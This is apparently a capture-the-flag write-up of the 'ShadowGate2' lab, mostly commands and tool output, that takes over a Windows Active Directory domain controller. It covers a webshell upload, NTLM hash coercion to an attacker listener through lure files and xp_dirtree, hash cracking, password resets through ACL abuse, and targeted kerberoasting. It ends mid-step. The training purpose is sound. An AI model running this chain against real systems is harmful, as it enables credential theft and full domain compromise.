

ShadowGate2

Port Enumeration

Rustscan:

```
rustscan -a 10.1.92.85 -g -- -Pn
10.1.92.85 ->
[53,80,88,139,135,389,445,464,593,1433,3268,3269,3389,5985,9389,49666,49670,49664,49668,49678,49675,49672,49665,49694,49698,49736,54311]
```

Nmap TCP:

```
sudo nmap -sTCV -Pn -open -T4 10.1.92.85 -p
53,80,88,139,135,389,445,464,593,1433,3268,3269,3389,5985,9389,49666,49670,49664,49668,49678,49675,49672,49665,49694,49698,49736,54311
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 20:42 -0400
Nmap scan report for 10.1.92.85
Host is up (0.029s latency).
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 10.0
_http-title: ShadowGate Advanced Cyber Security Solutions			
_http-server-header: Microsoft-IIS/10.0			
http-methods:			
_ Potentially risky methods: TRACE			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-08-03 00:42:32Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: shadowgate.local, Site: Default-First-Site-Name)
_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.			
ssl-cert: Subject: commonName=SG-DC01.shadowgate.local			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:			
<unsupported>, DNS:SG-DC01.shadowgate.local			

```
| Not valid before: 2025-12-07T17:46:45
|_Not valid after: 2026-12-07T17:46:45
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
1433/tcp open ms-sql-s Microsoft SQL Server 2019
15.00.2000.00; RTM
| ms-sql-info:
| 10.1.92.85:1433:
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
| ms-sql-ntlm-info:
| 10.1.92.85:1433:
| Target_Name: SHADOWGATE
| NetBIOS_Domain_Name: SHADOWGATE
| NetBIOS_Computer_Name: SG-DC01
| DNS_Domain_Name: shadowgate.local
| DNS_Computer_Name: SG-DC01.shadowgate.local
| DNS_Tree_Name: shadowgate.local
|_ Product_Version: 10.0.17763
|_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-08-03T00:37:49
|_Not valid after: 2056-08-03T00:37:49
3268/tcp open ldap Microsoft Windows Active Directory
LDAP (Domain: shadowgate.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:SG-DC01.shadowgate.local
| Not valid before: 2025-12-07T17:46:45
|_Not valid after: 2026-12-07T17:46:45
3269/tcp open ssl/ldap Microsoft Windows Active Directory
LDAP (Domain: shadowgate.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
```

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:
<unsupported>, DNS:SG-DC01.shadowgate.local
| Not valid before: 2025-12-07T17:46:45
|_Not valid after: 2026-12-07T17:46:45
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SHADOWGATE
|   NetBIOS_Domain_Name: SHADOWGATE
|   NetBIOS_Computer_Name: SG-DC01
|   DNS_Domain_Name: shadowgate.local
|   DNS_Computer_Name: SG-DC01.shadowgate.local
|   DNS_Tree_Name: shadowgate.local
|   Product_Version: 10.0.17763
|_ System_Time: 2026-08-03T00:43:20+00:00
|_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Not valid before: 2026-07-18T09:38:28
|_Not valid after: 2027-01-17T09:38:28
5985/tcp open http Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49672/tcp open msrpc Microsoft Windows RPC
49675/tcp open msrpc Microsoft Windows RPC
49678/tcp open msrpc Microsoft Windows RPC
49694/tcp open msrpc Microsoft Windows RPC
49698/tcp open msrpc Microsoft Windows RPC
49736/tcp open msrpc Microsoft Windows RPC
54311/tcp open ms-sql-s Microsoft SQL Server 2019
15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.1.92.85:54311:
|   Target_Name: SHADOWGATE
|   NetBIOS_Domain_Name: SHADOWGATE
|   NetBIOS_Computer_Name: SG-DC01
```

```
| DNS_Domain_Name: shadowgate.local
| DNS_Computer_Name: SG-DC01.shadowgate.local
| DNS_Tree_Name: shadowgate.local
|_ Product_Version: 10.0.17763
|_ssl-date: 2026-08-03T00:44:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-08-03T00:37:49
|_Not valid after: 2056-08-03T00:37:49
| ms-sql-info:
| 10.1.92.85:54311:
|   Version:
|     name: Microsoft SQL Server 2019 RTM
|     number: 15.00.2000.00
|     Product: Microsoft SQL Server 2019
|     Service pack level: RTM
|     Post-SP patches applied: false
|_ TCP port: 54311
Service Info: Host: SG-DC01; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
| smb2-time:
|   date: 2026-08-03T00:43:21
|_ start_date: N/A
```

SMB enumeration

generation host resolution file with Netexec to add to /etc/hosts.

```
└─$ netexec smb 10.1.92.85 --generate-hosts-file hosts
SMB      10.1.92.85      445      SG-DC01      [*] Windows 10 / Server 2
019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (
SMBv1:None) (Null Auth:True)

└─(kali㉿kali)-[~/hacksmarter/ShadowGate2] [10.200.76.178 | 20:43:11 EDT]
└─$ cat hosts
10.1.92.85      SG-DC01.shadowgate.local shadowgate.local SG-DC01
```

Anonymous and Guest account share enumeration is not possible.

```
└─$ netexec smb 10.1.92.85 -u '' -p '' --shares
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 2
019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (
SMBv1:None) (Null Auth:True)
SMB 10.1.92.85 445 SG-DC01 [+] shadowgate.local\:
SMB 10.1.92.85 445 SG-DC01 [-] Error enumerating sha
res: STATUS_ACCESS_DENIED

(kali㉿kali)-[~/hacksmarter/ShadowGate2] [10.200.76.178 | 20:46:24 EDT]
└─$ netexec smb 10.1.92.85 -u 'guest' -p '' --shares
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 2
019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (
SMBv1:None) (Null Auth:True)
SMB 10.1.92.85 445 SG-DC01 [-] shadowgate.local\gues
t: STATUS_ACCOUNT_DISABLED
```

Web Enumeration

enumeration web service path with "Feroxbuster".

```
feroxbuster --url http://shadowgate.local -w
~/tools/wordlist/big2_ah9bf3.txt
```

```
└─$ feroxbuster --url http://shadowgate.local -w ~/tools/wordlist/big2_ah9bf3.txt -C 404
```


FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url	http://shadowgate.local/
In-Scope Url	shadowgate.local
Threads	50
Wordlist	/home/kali/tools/wordlist/big2_ah9bf3.txt
Status Code Filters	[404]
Timeout (secs)	7
User-Agent	feroxbuster/2.13.1
Config File	/etc/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™

```
404 GET 29l 95w 1245c Auto-filtering found 404-like response and cre
200 GET 1906l 4265w 63405c http://shadowgate.local/
200 GET 1281l 2794w 45240c http://shadowgate.local/pentest-process.html
200 GET 417l 2084w 26230c http://shadowgate.local/customer-say.html
200 GET 1164l 3057w 45378c http://shadowgate.local/our-team.html
#> _____] - 7s 11202/204463 2m found:4 errors:0
#> _____] - 7s 11191/204460 1578/s http://shadowgate.local/
```

During manual website checking, found teams member name.



So I created a username list using "Username-anarchy" it could be useful after.

```
~/tools/username-anarchy/username-anarchy -i names.txt > users.txt
```


Enumerating VHOST using FFuF. Found "dev" as a subdomain.

```
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.shadowgate.local" -u http://shadowgate.local -mc 200-399 -fw 23964
```



v2.1.0-dev

:: Method	: GET
:: URL	: http://shadowgate.local
:: Wordlist	: FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header	: Host: FUZZ.shadowgate.local
:: Follow redirects	: false
:: Calibration	: false
:: Timeout	: 10
:: Threads	: 40
:: Matcher	: Response status: 200-399
:: Filter	: Response words: 23964

```
dev [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 34ms]
```

Since the DC has DNS (port 53), I used "Nslookup" to see the endpoint resolution. It is on the same IP so will add it to /etc/hosts on the same line as the DC.

```
$ nslookup dev.shadowgate.local SG-DC01.shadowgate.local
Server:      SG-DC01.shadowgate.local
Address:     10.1.92.85#53

dev.shadowgate.local canonical name = SG-DC01.shadowgate.local.
Name:   SG-DC01.shadowgate.local
Address: 10.1.92.85
```

GNU nano 9.1 /etc/hosts

```
#lab
10.1.92.85 SG-DC01.shadowgate.local shadowgate.local SG-DC01 dev.shadowgate.local
```

Enumerating paths for new hostname with "Feroxbuster". It seems that we have a login and upload pages.

```
feroxbuster --url http://dev.shadowgate.local -w
~/tools/wordlist/big2_ah9bf3.txt -C 404
```

```

200 GET 424l 1038w 14924c http://dev.shadowgate.local/
400 GET 6l 26w 324c http://dev.shadowgate.local/error%1F_log
200 GET 424l 1038w 14934c http://dev.shadowgate.local/LogIn.aspx
200 GET 424l 1038w 14934c http://dev.shadowgate.local/login.aspx
200 GET 424l 1038w 14934c http://dev.shadowgate.local/Login.aspx
200 GET 424l 1038w 14934c http://dev.shadowgate.local/LOGIN.ASPX
403 GET 29l 92w 1233c http://dev.shadowgate.local/Upload/
403 GET 29l 92w 1233c http://dev.shadowgate.local/upload/
403 GET 29l 92w 1233c http://dev.shadowgate.local/UPLOAD/
403 GET 29l 92w 1233c http://dev.shadowgate.local/UpLoad/
400 GET 6l 26w 324c http://dev.shadowgate.local/Upload/error%1F_log
400 GET 6l 26w 324c http://dev.shadowgate.local/UPLOAD/error%1F_log
400 GET 6l 26w 324c http://dev.shadowgate.local/upload/error%1F_log
400 GET 6l 26w 324c http://dev.shadowgate.local/UpLoad/error%1F_log
200 GET 803l 1911w 28619c http://dev.shadowgate.local/upload/upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/upload/Upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/Upload/Upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/UPLOAD/Upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/UpLoad/upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/Upload/upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/UPLOAD/upload.aspx
200 GET 803l 1911w 28619c http://dev.shadowgate.local/UpLoad/Upload.aspx

```

I Accessed the upload page and 1st thing I noticed that we're connected as the user "mitch.r". there was no session in the header and did tried anything beside enumerating paths. It seems that the service was build with a logged in user.

dev.shadowgate.local/upload/Upload.aspx


SHADOWGATE
Secure Developer Upload Portal

 **mitch.r**
SG-DC01 Connection Active


Secure File Upload


Upload Project Files
Select security-related files for analysis and storage.
Maximum file size: 2GB • All formats accepted

No file chosen


Upload successful! File saved to:
C:\dev\p0wny.php


Upload Information


Storage Locations

Files are automatically saved to both locations:

LOCAL DEVELOPMENT SERVER
C:\dev\[filename]

SHADOWGATE DOMAIN CONTROLLER
\\SG-DC01\dev\$\[filename]

Files are synchronized in real-time between locations


Upload Guidelines


Only upload security-related project files


Maximum file size: 2GB per file

I did try to upload malicious code with different extension and no control or block was observed.

```
Content-Disposition: form-data; name="FileUpload1"; filename="
p0wny.php"
Content-Type: application/x-php

<?php
/*
Plugin Name: P0wny
Description: webshell
Version: 1.1
Author: Gh0slh

648         <input type="submit" name="Button1" value="Upload to
ShadowGate Servers" id="Button1" />
649         <br/>
650         <br/>
651         <span id="StatusLabel">
        ✓ Upload successful! File saved to: C:\dev\p0wny.php
        </span>
652         </form>
653     </div>
654 </section>
```

NTLM theft

Since we can upload file to the target, lets try to steal an NTLM using "Impacket-ntlmrelayx".

But first, we need to craft a malicious file that will connect to our server on execution.

Using ntlm_theft.py to generate malicious files:

```
python3 ~/tools/win_vic/ntlm_theft/ntlm_theft.py -s 10.200.76.178 -f  
clickme -q all
```

We lunch our listener and then uploading the .lnk file. with few seconds, we see an attempt from "SHADOWGATE/MITCH.R" but wont authenticate to it since SMB signing is required.

```
*] (SMB): Connection from SHADOWGATE/MITCH.R@10.1.92.85 controlled, attacking target smb://10.1.92.85:445
-] Signing is required, attack won't work unless using -remove-target / --remove-mic
-] (SMB): Authenticating against smb://10.1.92.85:445 as SHADOWGATE/MITCH.R FAILED
```

Instead, using "responder" will at least give as the hash.

And it was captured.

```
sudo responder -I tun0
```

```
[SMB] NTLMv2-SSP Client      : 10.1.92.85
[SMB] NTLMv2-SSP Username    : SHADOWGATE\mitch.r
[SMB] NTLMv2-SSP Hash        : mitch.r::SHADOWGATE:f5876FE21275935FA927EB3EEDE1
000000
```

hash cracking

Using "Hachcat" to crack the NTLM hash:

```
hashcat -a 0 -m 5600 mitch.hash ~/tools/wordlist/rockyouAH9BF3.txt
```

And we've got "mitch.r" password!

```
MITCH.R :: SHADOWGATE:f9a1...68:76...:1:0
002f00310030002e003200300030002e00370036002e003100370038000000000000000000:
Session.....: hashcat
Status.....: Cracked
```

We can valid creds using "netexec".


```
$ netexec smb 10.1.92.85 -u MITCH.R -p snitch1993
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 201
9 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv
1:None) (Null Auth:True)
SMB 10.1.92.85 445 SG-DC01 [+] shadowgate.local\MITCH.
```

Bloodhound result


"Netexec" failed to produce bloodhound files with "mitch.r" creds but "Bloodhound-python" was a success.

```
bloodhound-python -u MITCH.R -p snitch1993 -c All --zip -d
shadowgate.local -dc SG-DC01.shadowgate.local -ns 10.1.92.85
```

After analyzing "Bloodhound" result, we can see "mitch.r" has "ForceChangePassword" ACL over "ryan.j" and "milo.w".



And we also notice that "milo.w" have "WriteOwner" over "svc_mssql" account which I think is the bread crumb to follow.



So first, changing "milo.w":

```
net rpc password "milo.w" 'Password123!' -U  
shadowgate.local/MITCH.R%<password> -S SG-DC01.shadowgate.local
```

We can confirm it with Netexec

```
└─$ netexec smb SG-DC01.shadowgate.local -u "milo.w" -p 'Password123!'  
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 201  
9 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv  
1:None) (Null Auth:True)  
SMB 10.1.92.85 445 SG-DC01 [+] shadowgate.local\milo.w  
:Password123!
```

Then tried to change "svc_mssql" password but it did fail.

```
└─$ net rpc password "svc_mssql" 'Password123!' -U "shadowgate.local"/"milo.w"%  
'Password123!' -S SG-DC01.shadowgate.local  
Failed to set password for 'svc_mssql' with error: Access is denied..
```

the second technique mentioned was to use "targetkerberoasting.py" and surprisingly, it dumped "Administrator" Kerberos TGS hash.

```
└─$ ~/tools/win_vic/targetedKerberoast/targetedKerberoast.py -v -d shadowgate.local -u milo.w -p 'Password123!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Administrator)
$krb5tgs$23$*Administrator$SHADOWGATE.LOCAL$shadowgate.local/Administrator*$700
```

Even Hashcat could it crack it with Rockyou.txt wordlist, this is a big finding.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*Administrator$SHADOWGATE.LOCAL$shadowg ... 7c2986
```

at last, using "impacket-owneredit" and "impacket-dacledit" to change the ownership of the target object was necessary in order to change "svc_mssql" password.

```
$ impacket-owneredit -action write -new-owner 'milo.w' -target 'svc_mssql' shadowgate.local/milo.w:'Password123!'
$ impacket-dacledit -action 'write' -rights FullControl -principal milo.w -target 'SVC_MSSQL' shadowgate.local/milo.w:'Password123!'
$ net rpc password "svc_mssql" 'Password123!' -U "shadowgate.local"/"milo.w"%'Password123!' -S "SG-DC01.shadowgate.local"
```

```
└─$ impacket-owneredit -action write -new-owner 'milo.w' -target 'svc_mssql' shadowgate.local/milo.w:'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-2396436576-3267128377-3646372360-512
[*] - SAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=shadowgate,DC=local
[*] OwnerSid modified successfully!

└─$ impacket-dacledit -action 'write' -rights FullControl -principal milo.w -target 'SVC_MSSQL' shadowgate.local/milo.w:'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260804-220626.bak
[*] DACL modified successfully!
```

And we can verify it using Netexec.

```
└─$ netexec smb SG-DC01.shadowgate.local -u "svc_mssql" -p 'Password123!' --sha
res
SMB      10.1.92.85      445      SG-DC01      [*] Windows 10 / Server 201
9 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv
1:None) (Null Auth:True)
SMB      10.1.92.85      445      SG-DC01      [+] shadowgate.local\svc_ms
sql:Password123!
```

Abusing "svc_mssql"

We saw that our targeted host have an MSSQL port open at port enumeration so lets try to get shell with our last compromised account.

```
└─$ netexec mssql SG-DC01.shadowgate.local -u "svc_mssql" -p 'Password123!'
MSSQL      10.1.92.85      1433      SG-DC01      [*] Windows 10 / Server 201
9 Build 17763 (name:SG-DC01) (domain:shadowgate.local) (EncryptionReq:False)
MSSQL      10.1.92.85      1433      SG-DC01      [+] shadowgate.local\svc_ms
sql:Password123!
```

even though "netexec" didn't indicate "PAWNED", I tried "impacket-mssqlclient" and did get a session.

```
└─$ impacket-mssqlclient shadowgate.local/svc_mssql:'Password123!'@10.1.92.85 -
windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SHADOWGATE\svc_mssql guest@master)> █
```

Enabling a CMD was blocked.

```
SQL (SHADOWGATE\svc_mssql guest@master)> enable_xp_cmdshell
ERROR(SG-DC01\SQLEXPRESS): Line 105: User does not have permission to perform t
his action.
```

But after too many tries and enumerating as guided on hacktricks.wiki, I was able to intercept a hash by trying to accss a remote server, which was running Responder, from the MSSQL session with `xp_dirtree \<lister IP>\test`

```
SQL (SHADOWGATE\svc_mssql guest@master)> xp_dirtree \\10.200.76.178\tets
```


And success! We've got "bogdan.r" NTLM hash and it was cracked with Hashcat.

```
[SMB] NTLMv2-SSP Client      : 10.1.92.85
[SMB] NTLMv2-SSP Username    : SHADOWGATE\bogdan.r
[SMB] NTLMv2-SSP Hash        : bogdan.r::SHADOWGATE:032ec3241ad73e2a:D95C268384FFC562452348478
EE
01
00
40
07
87
00
0000000
```

```
3002f00310030002e003200300030002e00370036002e003100370038000000000000000000000:
Session.....: hashcat
Status.....: Cracked
```

Compromising a privileged user

From Bloodhound, we can see we the "shortest path form owned object" query that our last compromised user have a GenericAll ACL over "oscar.m", who is a member of IT-Support group.



So first lets change his password:

```
net rpc password "oscar.m" 'Password123!' -U
"shadowgate.local"/"bogdan.r"%<password> -S "SG-
DC01.shadowgate.local"
```


But we notice that there is some logon hour logon restriction that is blocking us.

```
└─$ netexec smb SG-DC01.shadowgate.local -u "oscar.m" -p 'Password123!' --share
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 201
9 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv
1:None) (Null Auth:True)
SMB 10.1.92.85 445 SG-DC01 [-] shadowgate.local\oscar.
m:Password123! STATUS_INVALID_LOGON_HOURS
```

Since we have "GenericAll" over this user we can then remove the logon hour attribute by using BloodyAD.

```
bloodyad -d shadowgate.local -u bogdan.r -p <password> -H 10.1.92.85
set object oscar.m logonHours
```

```
└─$ bloodyad -d shadowgate.local -u bogdan.r -p <password> -H 10.1.92.85 set ob
ject oscar.m logonHours
[!] Attribute encoding not supported for logonHours with bytes attribute type,
using raw mode
[+] oscar.m's logonHours has been updated
```

And now can have a session.

```
└─$ netexec winrm SG-DC01.shadowgate.local -u "oscar.m" -p 'Password123!'
WINRM 10.1.92.85 5985 SG-DC01 [*] Windows 10 / Server 201
9 Build 17763 (name:SG-DC01) (domain:shadowgate.local)
WINRM 10.1.92.85 5985 SG-DC01 [+] shadowgate.local\oscar.
m:Password123! (Pwn3d!)
```

Reincarnation of a deleted user

Connected to target using "oscar.m" creds, since he is a remote manager users.

At first while doing some manual enumeration we could find an interesting email in our user folder that mention the user "sam.h" , who manage CA, to be deleted and It also mention a vulnerable AD template on the DC.

No such user was found. So I am assuming it was deleted.

